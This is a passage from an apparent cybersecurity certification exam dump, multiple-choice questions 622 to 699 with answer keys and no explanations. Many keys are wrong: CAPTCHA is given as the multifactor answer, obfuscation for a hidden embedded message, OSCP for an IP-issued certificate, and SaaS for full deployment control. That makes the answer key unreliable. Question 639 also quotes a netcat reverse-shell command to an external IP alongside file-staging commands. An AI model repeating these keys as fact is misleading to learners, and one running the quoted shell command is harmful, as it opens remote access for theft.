**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 622**
An attachment that was emailed to finance employees contained an embedded message. The security administrator investigates and finds the intent was to conceal the embedded information from public view. Which of the following BEST describes this type of message?

A. Obfuscation
B. Steganography
C. Diffusion
D. BCRYPT

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 623**
If two employees are encrypting traffic between them using a single encryption key, which of the following algorithms are they using?

A. RSA
B. 3DES
C. DSA
D. SHA-2

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 624**
An organization hosts a public-facing website that contains a login page for users who are registered and authorized to access a secure, non-public section of the site. That non-public site hosts information that requires multifactor authentication for access. Which of the following access management approaches would be the BEST practice for the organization?

A. Username/password with TOTP
B. Username/password with pattern matching
C. Username/password with a PIN
D. Username/password with a CAPTCHA

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 625**
A security administrator needs to configure remote access to a file share so it can only be accessed between the hours of 9:00 a.m. and 5:00 p.m. Files in the share can only be accessed by members of the same department as the data owner. Users should only be able to create files with approved extensions, which may differ by department. Which of the following access controls would be the MOST appropriate for this situation?

A. RBAC
B. MAC
C. ABAC
D. DAC

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 626**
Confidential corporate data was recently stolen by an attacker who exploited data transport protections.

Which of the following vulnerabilities is the MOST likely cause of this data breach?

A. Resource exhaustion on VPN concentrators
B. Weak SSL cipher strength
C. Improper input handling on FTP site
D. Race condition on packet inspection firewall

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 627**
A member of the human resources department received the following email message after sending an email containing benefit and tax information to a candidate:

“Your message has been quarantined for the following policy violation: external potential_PII. Please contact the IT security administrator for further details”.

Which of the following BEST describes why this message was received?

A. The DLP system flagged the message.
B. The mail gateway prevented the message from being sent to personal email addresses.
C. The company firewall blocked the recipient's IP address.
D. The file integrity check failed for the attached files.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 628**
A security analyst is checking log files and finds the following entries:

```
C:|\>nc -vv192.160.118.13080
192.168.118.130: inverse host lookup failed: h_errno 11004: NO_DATA
(UNKNOWN) [192.160.118.130] 80 (http) open
HEAD / HTTP/1.0
HTTP/1.1 408 Request Time-out
Date: Thu, 29 Nov 2017 07:15:37 GMT
Server: Apache/2.2.14 (Ubuntu)
Vary: Accept-Encoding
Connection: close
Content-Type: text/html; charset=iso-8859-1

sent 16, rcvd 189: NOTSOCK
C:\>
```

Which of the following is MOST likely happening?

A. A hacker attempted to pivot using the web server interface.
B. A potential hacker could be banner grabbing to determine what architecture is being used.
C. The DNS is misconfigured for the server's IP address.
D. A server is experiencing a DoS, and the request is timing out.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 629**
After discovering the `/etc/shadow` file had been rewritten, a security administrator noticed an application insecurely creating files in `/ tmp`.

Which of the following vulnerabilities has MOST likely been exploited?

A. Privilege escalation
B. Resource exhaustion
C. Memory leak
D. Pointer dereference

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 630**
A security analyst is specifying requirements for a wireless network. The analyst must explain the security features provided by various architecture choices.

Which of the following is provided by PEAP, EAP-TLS, and EAP-TTLS?

A. Key rotation
B. Mutual authentication
C. Secure hashing
D. Certificate pinning

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 631**
A company is planning to build an internal website that allows for access to outside contracts and partners. A majority of the content will only be available to internal employees with the option to share.

Which of the following concepts is MOST appropriate?

A. VPN
B. Proxy
C. DMZ
D. Extranet

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 632**
A staff member contacts the help desk because the staff member's device is currently experiencing the following symptoms:

- Long delays when launching applications
- Timeout errors when loading some websites
- Errors when attempting to open local Word documents and photo files
- Pop-up messages in the task bar stating that antivirus is out-of-date
- VPN connection that keeps timing out, causing the device to lose connectivity

Which of the following BEST describes the root cause of these symptoms?

A. The user has disabled the antivirus software on the device, and the hostchecker for the VPN is preventing access.
B. The device is infected with crypto-malware, and the files on the device are being encrypted.
C. The proxy server for accessing websites has a rootkit installed, and this is causing connectivity issues.
D. A patch has been incorrectly applied to the device and is causing issues with the wireless adapter on the device.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 633**
A small organization has implemented a rogue system detection solution. Which of the following BEST explains the organization's intent?

A. To identify weak ciphers being used on the network
B. To identify assets on the network that are subject to resource exhaustion
C. To identify end-of-life systems still in use on the network
D. To identify assets that are not authorized for use on the network

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 634**
Which of the following is used to encrypt web application data?

A. MD5
B. AES
C. SHA
D. DHA

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 635**
Which of the following uses tokens between the identity provider and the service provider to authenticate and authorize users to resources?

A. RADIUS
B. SSH
C. OAuth
D. MSCHAP

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 636**
A company has won an important government contract. Several employees have been transferred from their existing projects to support a new contract. Some of the employees who have transferred will be working long hours and still need access to their project information to transition work to their replacements.

Which of the following should be implemented to validate that the appropriate offboarding process has been followed?

A. Separation of duties
B. Time-of-day restrictions
C. Permission auditing
D. Mandatory access control

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 637**
Which of the following are considered to be “something you do”? (Choose two.)

A. Iris scan
B. Handwriting
C. CAC card
D. Gait
E. PIN
F. Fingerprint

**Correct Answer:** BD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 638**
A user needs to transmit confidential information to a third party.

Which of the following should be used to encrypt the message?

A. AES
B. SHA-2
C. SSL
D. RSA

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 639**
A security analyst believes an employee’s workstation has been compromised. The analyst reviews the system logs, but does not find any attempted logins. The analyst then runs the `diff` command, comparing the C:\Windows\System32 directory and the installed cache directory. The analyst finds a series of files that look suspicious.

One of the files contains the following commands:

```
cmd /C %TEMP%\nc -e cmd.exe 34.100.43.230
copy   *.doc   >  %TEMP%\docfiles.zip
copy   *.xls   >  %TEMP%\xlsfiles.zip
copy   *.pdf   >  %TEMP%\pdffiles.zip
```

Which of the following types of malware was used?

A. Worm
B. Spyware
C. Logic bomb
D. Backdoor

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 640**
Which of the following access management concepts is MOST closely associated with the use of a password or PIN??

A. Authorization
B. Authentication
C. Accounting
D. Identification

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 641**
An organization employee resigns without giving adequate notice. The following day, it is determined that the employee is still in possession of several company-owned mobile devices.

Which of the following could have reduced the risk of this occurring? (Choose two.)

A. Proper offboarding procedures
B. Acceptable use policies
C. Non-disclosure agreements
D. Exit interviews
E. Background checks
F. Separation of duties

**Correct Answer:** AD
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 642**

Which of the following differentiates ARP poisoning from a MAC spoofing attack?

A. ARP poisoning uses unsolicited ARP replies.
B. ARP poisoning overflows a switch's CAM table.
C. MAC spoofing uses DHCPOFFER/DHCPACK packets.
D. MAC spoofing can be performed across multiple routers.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 643**
A security administrator has completed a monthly review of DNS server query logs. The administrator notices continuous name resolution attempts from a large number of internal hosts to a single Internet addressable domain name. The security administrator then correlated those logs with the establishment of persistent TCP connections out to this domain. The connections seem to be carrying on the order of kilobytes of data per week.

Which of the following is the MOST likely explanation for this anomaly?

A. An attacker is exfiltrating large amounts of proprietary company data.
B. Employees are playing multiplayer computer games.
C. A worm is attempting to spread to other hosts via SMB exploits.
D. Internal hosts have become members of a botnet.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 644**
An audit found that an organization needs to implement job rotation to be compliant with regulatory requirements. To prevent unauthorized access to systems after an individual changes roles or departments, which of the following should the organization implement?

A. Permission auditing and review
B. Exit interviews
C. Offboarding
D. Multifactor authentication

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 645**
A company has just completed a vulnerability scan of its servers. A legacy application that monitors the HVAC system in the datacenter presents several challenges, as the application vendor is no longer in business.

Which of the following secure network architecture concepts would BEST protect the other company servers if the legacy server were to be exploited?

A. Virtualization
B. Air gap
C. VLAN
D. Extranet

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 646**
Which of the following methods is used by internal security teams to assess the security of internally developed applications?

A. Active reconnaissance
B. Pivoting
C. White box testing
D. Persistence

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 647**
A company wants to implement a wireless network with the following requirements:

- All wireless users will have a unique credential.
- User certificates will not be required for authentication.
- The company's AAA infrastructure must be utilized.
- Local hosts should not store authentication tokens.

Which of the following should be used in the design to meet the requirements?

A. EAP-TLS
B. WPS
C. PSK
D. PEAP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 648**
A technician has discovered a crypto-virus infection on a workstation that has access to sensitive remote resources.

Which of the following is the immediate NEXT step the technician should take?

A. Determine the source of the virus that has infected the workstation.
B. Sanitize the workstation's internal drive.
C. Reimage the workstation for normal operation.
D. Disable the network connections on the workstation.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 649**
A user is unable to open a file that has a grayed-out icon with a lock. The user receives a pop-up message indicating that payment must be sent in Bitcoin to unlock the file. Later in the day, other users in the organization lose the ability to open files on the server.

Which of the following has MOST likely occurred? (Choose three.)

A. Crypto-malware
B. Adware
C. Botnet attack
D. Virus
E. Ransomware
F. Backdoor
G. DDoS attack

**Correct Answer:** ADE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 650**
A security administrator is configuring a RADIUS server for wireless authentication. The configuration must ensure client credentials are encrypted end-to-end between the client and the authenticator.

Which of the following protocols should be configured on the RADIUS server? (Choose two.)

A. PAP
B. MSCHAP
C. PEAP
D. NTLM
E. SAML

**Correct Answer:** BC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 651**
A security engineer implements multiple technical measures to secure an enterprise network. The engineer also works with the Chief Information Officer (CIO) to implement policies to govern user behavior.

Which of the following strategies is the security engineer executing?

A. Baselining
B. Mandatory access control
C. Control diversity
D. System hardening

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 652**
A security analyst identified an SQL injection attack.

Which of the following is the FIRST step in remediating the vulnerability?

A. Implement stored procedures.
B. Implement proper error handling.
C. Implement input validations.
D. Implement a WAF.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 653**
Joe, a contractor, is hired by a firm to perform a penetration test against the firm's infrastructure. When conducting the scan, he receives only the network diagram and the network list to scan against the network.

Which of the following scan types is Joe performing?

A. Authenticated
B. White box
C. Automated
D. Gray box

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 654**
Which of the following types of security testing is the MOST cost-effective approach used to analyze existing code and identity areas that require patching?

A. Black box
B. Gray box
C. White box
D. Red team
E. Blue team

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 655**

Which of the following needs to be performed during a forensics investigation to ensure the data contained in a drive image has not been compromised?

A. Follow the proper chain of custody procedures.
B. Compare the image hash to the original hash.
C. Ensure a legal hold has been placed on the image.
D. Verify the time offset on the image file.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 656**
A company is performing an analysis of the corporate enterprise network with the intent of identifying any one system, person, function, or service that, when neutralized, will cause or cascade disproportionate damage to the company's revenue, referrals, and reputation.

Which of the following an element of the BIA that this action is addressing?

A. Identification of critical systems
B. Single point of failure
C. Value assessment
D. Risk register

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 657**
An analyst generates the following color-coded table shown in the exhibit to help explain the risk of potential incidents in the company. The vertical axis indicates the likelihood of an incident, while the horizontal axis indicates the impact.

| | | | |
|---|---|---|---|
| High | Yellow | Red | Pink |
| Medium | Green | Yellow | Red |
| Low | Green | Green | Yellow |
| | Low | Medium | High |

Which of the following is this table an example of?

A. Internal threat assessment
B. Privacy impact assessment
C. Qualitative risk assessment
D. Supply chain assessment

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 658**
An office recently completed digitizing all its paper records. Joe, the data custodian, has been tasked with the disposal of the paper files, which include:

- Intellectual property
- Payroll records
- Financial information
- Drug screening results

Which of the following is the BEST way to dispose of these items?

A. Schredding
B. Pulping
C. Deidentifying
D. Recycling

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 659**
Upon learning about a user who has reused the same password for the past several years, a security specialist reviews the logs. The following is an extraction of the report after the most recent password change requirement:

| Date/time | Action | Result | User |
|---|---|---|---|
| 07/14/17 09:00:00 | password change | success | Joe |
| 07/14/17 09:00:11 | password change | success | Joe |
| 07/14/17 09:00:15 | password change | fail | Joe |
| 07/14/17 09:00:32 | password change | success | Joe |
| 07/14/17 09:00:56 | password change | success | Joe |
| 07/14/17 09:01:13 | password change | success | Joe |
| 07/14/17 09:01:16 | password change | fail | Joe |
| 07/14/17 09:01:40 | password change | success | Joe |
| 07/14/17 09:02:02 | password change | success | Joe |

Which of the following security controls is the user's behavior targeting?

A. Password expiration
B. Password history
C. Password complexity
D. Password reuse

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 660**
In a lessons learned report, it is suspected that a well-organized, well-funded, and extremely sophisticated group of attackers may have been responsible for a breach at a nuclear facility.

Which of the following describes the type of actors that may have been implicated?

A. Nation state
B. Hacktivist
C. Insider
D. Competitor

**Correct Answer:** A
**Section: (none)**

**Explanation**

**Explanation/Reference:**

**QUESTION 661**
A security administrator is analyzing a user report in which the computer exhibits odd network-related outages. The administrator, however, does not see any suspicious processes running. A prior technician's notes indicate the machine has been remediated twice, but the system still exhibits odd behavior. Files were deleted from the system recently.

Which of the following is the MOST likely cause of this behavior?

A. Crypto-malware
B. Rootkit
C. Logic bomb
D. Session hijacking

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 662**
Joe, a member of the sales team, recently logged into the company servers after midnight local time to download the daily lead form before his coworkers did. Management has asked the security team to provide a method for detecting this type of behavior without impeding the access for sales employee as they travel overseas.

Which of the following would be the BEST method to achieve this objective?

A. Configure time-of-day restrictions for the sales staff.
B. Install DLP software on the devices used by sales employees.
C. Implement a filter on the mail gateway that prevents the lead form from being emailed.
D. Create an automated alert on the SIEM for anomalous sales team activity.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 663**
A security administrator wants to implement least privilege access for a network share that stores sensitive company data. The organization is particularly concerned with the integrity of data and implementing discretionary access control. The following controls are available:

- Read = A user can read the content of an existing file.
- Write = A user can modify the content of an existing file and delete an existing file.
- Create = A user can create a new file and place data within the file.

A missing control means the user does not have that access. Which of the following configurations provides the appropriate control to support the organization/s requirements?

A. Owners: Read, Write, Create
   Group Members: Read, Write
   Others: Read, Create
B. Owners: Write, Create

Group Members: Read, Write, Create
Others: Read

C. Owners: Read, Write
Group Members: Read, Create
Others: Read, Create

D. Owners: Write, Create
Group Members: Read, Create
Others: Read, Write, Create

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 664**
After reports of slow internet connectivity, a technician reviews the following logs from a server's host-based firewall:

```
10:30:21.39312 IP   172.40.21.40:2020 192.168.1.10:443   SYN
10:30:21.39313 IP   172.40.21.41:2021 192.168.1.10:443   SYN
10:30:21.39314 IP   172.40.21.42:2022 192.168.1.10:443   SYN
10:30:21.39315 IP   172.40.21.43:2023 192.168.1.10:443   SYN
10:30:21.39316 IP   172.40.21.44:2024 192.168.1.10:443   SYN
10:30:22.49433 IP   192.168.1.10:443  172.40.21.40:2020 SYN/ACK
10:30:21.49434 IP   192.168.1.10:443  172.40.21.40:2021 SYN/ACK
10:30:21.49435 IP   192.168.1.10:443  172.40.21.40:2022 SYN/ACK
10:30:21.49436 IP   192.168.1.10:443  172.40.21.40:2023 SYN/ACK
10:30:21.49437 IP   192.168.1.10:443  172.40.21.40:2024 SYN/ACK
```

Which of the following can the technician conclude after reviewing the above logs?

A. The server is under a DDoS attack from multiple geographic locations.
B. The server is compromised, and is attacking multiple hosts on the Internet.
C. The server is under an IP spoofing resource exhaustion attack.
D. The server is unable to complete the TCP three-way handshake and send the last ACK.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 665**
A company utilizes 802.11 for all client connectivity within a facility. Users in one part of the building are reporting they are unable to access company resources when connected to the company SSID.

Which of the following should the security administrator use to assess connectivity?

A. Sniffer
B. Honeypot
C. Routing tables
D. Wireless scanner

**Correct Answer:** C

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 666**
Which of the following strategies helps reduce risk if a rollback is needed when upgrading a critical system platform?

A. Non-persistent configuration
B. Continuous monitoring
C. Firmware updates
D. Fault tolerance

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 667**
A security administrator is creating a risk assessment with regard to how to harden internal communications in transit between servers.

Which of the following should the administrator recommend in the report?

A. Configure IPSec in transport mode.
B. Configure server-based PKI certificates.
C. Configure the GRE tunnel.
D. Configure a site-to-site tunnel.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 668**
A company is executing a strategy to encrypt and sign all proprietary data in transit. The company recently deployed PKI services to support this strategy.

Which of the following protocols supports the strategy and employs certificates generated by the PKI? (Choose three.)

A. S/MIME
B. TLS
C. HTTP-Digest
D. SAML
E. SIP
F. IPSec
G. Kerberos

**Correct Answer:** ABC
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 669**
A security specialist is notified about a certificate warning that users receive when using a new internal website. After being given the URL from one of the users and seeing the warning, the security specialist inspects the certificate and realizes it has been issued to the IP address, which is how the developers reach the site.

Which of the following would BEST resolve the issue?

A. OSCP
B. OID
C. PEM
D. SAN

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 670**
Joe, an employee, asks a coworker how long ago Ann started working at the help desk. The coworker expresses surprise since nobody named Ann works at the help desk. Joe mentions that Ann called several people in the customer service department to help reset their passwords over the phone due to unspecified “server issues”.

Which of the following has occurred?

A. Social engineering
B. Whaling
C. Watering hole attack
D. Password cracking

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 671**
Hacktivists are most commonly motivated by:

A. curiosity
B. notoriety
C. financial gain
D. political cause

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 672**
A systems administrator is configuring a new network switch for TACACS+ management and authentication.

Which of the following must be configured to provide authentication between the switch and the TACACS+ server?

A. 802.1X
B. SSH
C. Shared secret
D. SNMPv3
E. CHAP

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 673**
A security analyst monitors the syslog server and notices the following:

```
pinging 10.25.27.31 with 65500 bytes of data
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
Reply  from  10.25.27.31  bytes=65500  times<1ms  TTL=128
```

A. Memory leak
B. Buffer overflow
C. Null pointer deference
D. Integer overflow

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 674**
A security, who is analyzing the security of the company's web server, receives the following output:

```
POST http://www.acme.com/AuthenticationServlet HTTP/1.1
Host:www.acme.com
accept: text/xml, application/xml, application.xhtml + xml
Keep-Alive: 300
Connection: keep-alive
Referer: http://www.acme.com/index.jsp
Cookie: JSESSIONID=LvzZRJJXgwyWPWEQMhS49vtW1yJdvn78CGKp5jTvvChDyPknm4t!
Content=type:application/x-www-form-urlencoded
Content-lenghth:64

delegate_service=131&user=acme1&pass=test&submit=SUBMIT
```

Which of the following is the issue?

A. Code signing
B. Stored procedures
C. Access violations
D. Unencrypted credentials

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 675**
Which of the following is an example of resource exhaustion?

A. A penetration tester requests every available IP address from a DHCP server.
B. An SQL injection attack returns confidential data back to the browser.
C. Server CPU utilization peaks at 100% during the reboot process.
D. System requirements for a new software package recommend having 12GB of RAM, but only 8GB are available.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 676**
A security consultant is setting up a new electronic messaging platform and wants to ensure the platform supports message integrity validation.

Which of the following protocols should the consultant recommend?

A. S/MIME
B. DNSSEC
C. RADIUS
D. 802.11x

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 677**
Datacenter employees have been battling alarms in a datacenter that has been experiencing hotter than normal temperatures. The server racks are designed so all 48 rack units are in use, and servers are installed in any manner in which the technician can get them installed.

Which of the following practices would BEST alleviate the heat issues and keep costs low?

A. Utilize exhaust fans.
B. Use hot and cold aisles.
C. Airgap the racks.
D. Use a secondary AC unit.

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 678**
When accessing a popular website, a user receives a warming that the certificate for the website is not valid. Upon investigation, it was noted that the certificate is not revoked and the website is working fine for other users.

Which of the following is the MOST likely cause for this?

A. The certificate is corrupted on the server.
B. The certificate was deleted from the local cache.
C. The user needs to restart the machine.
D. The system date on the user's device is out of sync.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 679**
A company wishes to move all of its services and applications to a cloud provider but wants to maintain full control of the deployment, access, and provisions of its services to its users.

Which of the following BEST represents the required cloud deployment model?

A. SaaS
B. IaaS
C. MaaS
D. Hybrid
E. Private

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 680**
A systems administrator has created network file shares for each department with associated security groups for each role within the organization.

Which of the following security concepts is the systems administrator implementing?

A. Separation of duties
B. Permission auditing
C. Least privilege
D. Standard naming conversation

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 681**
A technician has installed a new AAA server, which will be used by the network team to control access to a company's routers and switches. The technician completes the configuration by adding the network team members to the NETWORK_TEAM group, and then adding the NETWORK_TEAM group to the appropriate ALLOW_ACCESS access list. Only members of the network team should have access to the company's routers and switches.

```
NETWORK_TEAM
Lee
Andrea
Pete

ALLOW_ACCESS
DOMAIN_USERS
AUTHENTICATED_USERS
NETWORK_TEAM
```

Members of the network team successfully test their ability to log on to various network devices configured to use the AAA server. Weeks later, an auditor asks to review the following access log sample:

```
5/26/2017  10:20  PERMIT:  LEE
5/27/2017  13:45  PERMIT:  ANDREA
5/27/2017  09:12  PERMIT:  LEE
5/28/2017  16:37  PERMIT:  JOHN
5/29/2017  08:53  PERMIT:  LEE
```

Which of the following should the auditor recommend based on the above information?

A. Configure the ALLOW_ACCESS group logic to use AND rather than OR.
B. Move the NETWORK_TEAM group to the top of the ALLOW_ACCESS access list.
C. Disable groups nesting for the ALLOW_ACCESS group in the AAA server.
D. Remove the DOMAIN_USERS group from ALLOW_ACCESS group.

**Correct Answer:** D

**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 682**
A security technician has been given the task of preserving emails that are potentially involved in a dispute between a company and a contractor.

Which of the following BEST describes this forensic concept?

A. Legal hold
B. Chain of custody
C. Order of volatility
D. Data acquisition

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 683**
Which of the following outcomes is a result of proper error-handling procedures in secure code?

A. Execution continues with no notice or logging of the error condition.
B. Minor fault conditions result in the system stopping to preserve state.
C. The program runs through to completion with no detectable impact or output.
D. All fault conditions are logged and do not result in a program crash.

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 684**
Which of the following enables sniffing attacks against a switched network?

A. ARP poisoning
B. IGMP snooping
C. IP spoofing
D. SYN flooding

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 685**
A company wants to ensure users are only logging into the system from their laptops when they are on site. Which of the following would assist with this?

A. Geofencing
B. Smart cards

C. Biometrics
D. Tokens

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 686**
During a penetration test, the tester performs a preliminary scan for any responsive hosts. Which of the following BEST explains why the tester is doing this?

A. To determine if the network routes are improperly forwarding request packets
B. To identify the total number of hosts and determine if the network can be victimized by a DoS attack
C. To identify servers for subsequent scans and further investigation
D. To identify the unresponsive hosts and determine if those could be used as zombies in a follow-up scan.

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 687**
Which of the following is being used when a malicious actor searches various social media websites to find information about a company's system administrators and help desk staff?

A. Passive reconnaissance
B. Initial exploitation
C. Vulnerability scanning
D. Social engineering

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 688**
Given the following requirements:

- Help to ensure non-repudiation
- Capture motion in various formats

Which of the following physical controls BEST matches the above descriptions?

A. Camera
B. Mantrap
C. Security guard
D. Motion sensor

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 689**
Which of the following is a random value appended to a credential that makes the credential less susceptible to compromise when hashed?

A. Nonce
B. Salt
C. OTP
D. Block cipher
E. IV

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 690**
An organization has hired a new remote workforce. Many new employees are reporting that they are unable to access the shared network resources while traveling. They need to be able to travel to and from different locations on a weekly basis. Shared offices are retained at the headquarters location. The remote workforce will have identical file and system access requirements, and must also be able to log in to the headquarters location remotely. Which of the following BEST represent how the remote employees should have been set up initially? (Choose two.)

A. User-based access control
B. Shared accounts
C. Group-based access control
D. Mapped drives
E. Individual accounts
F. Location-based policies

**Correct Answer:** CE
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 691**
A salesperson often uses a USB drive to save and move files from a corporate laptop. The coprorate laptop was recently updated, and now the files on the USB are read-only. Which of the following was recently added to the laptop?

A. Antivirus software
B. File integrity check
C. HIPS
D. DLP

**Correct Answer:** D
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 692**
A network technician is setting up a new branch for a company. The users at the new branch will need to

access resources securely as if they were at the main location. Which of the following networking concepts would BEST accomplish this?

A. Virtual network segmentation
B. Physical network segmentation
C. Site-to-site VPN
D. Out-of-band access
E. Logical VLANs

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 693**
A water utility company has seen a dramatic increase in the number of water pumps burning out. A malicious actor was attacking the company and is responsible for the increase. Which of the following systems has the attacker compromised?

A. DMZ
B. RTOS
C. SCADA
D. IoT

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 694**
An organization's Chief Executive Officer (CEO) directs a newly hired computer technician to install an OS on the CEO's personal laptop. The technician performs the installation, and a software audit later in the month indicates a violation of the EULA occurred as a result. Which of the following would address this violation going forward?

A. Security configuration baseline
B. Separation of duties
C. AUP
D. NDA

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 695**
Which of the following attackers generally possesses minimal technical knowledge to perform advanced attacks and uses widely available tools as well as publicly available information?

A. Hacktivist
B. White hat hacker
C. Script kiddle
D. Penetration tester

**Correct Answer:** C
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 696**
A company is performing an analysis of which corporate units are most likely to cause revenue loss in the event the unit is unable to operate. Which of the following is an element of the BIA that this action is addressing?

A. Critical system inventory
B. Single point of failure
C. Continuity of operations
D. Mission-essential functions

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 697**
A company has critical systems that are hosted on an end-of-life OS. To maintain operations and mitigate potential vulnerabilities, which of the following BEST accomplishes this objective?

A. Use application whitelisting.
B. Employ patch management.
C. Disable the default administrator account.
D. Implement full-disk encryption.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 698**
Which of the following terms BEST describes an exploitable vulnerability that exists but has not been publicly disclosed yet?

A. Design weakness
B. Zero-day
C. Logic bomb
D. Trojan

**Correct Answer:** B
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 699**
A company's IT staff is given the task of securely disposing of 100 server HDDs. The security team informs the IT staff that the data must not be accessible by a third party after disposal. Which of the following is the

MOST time-efficient method to achieve this goal?

A. Use a degausser to sanitize the drives.
B. Remove the platters from the HDDs and shred them.
C. Perform a quick format of the HDD drives.
D. Use software to zero fill all of the hard drives.

**Correct Answer:** A
**Section: (none)**
**Explanation**

**Explanation/Reference:**

**QUESTION 700**
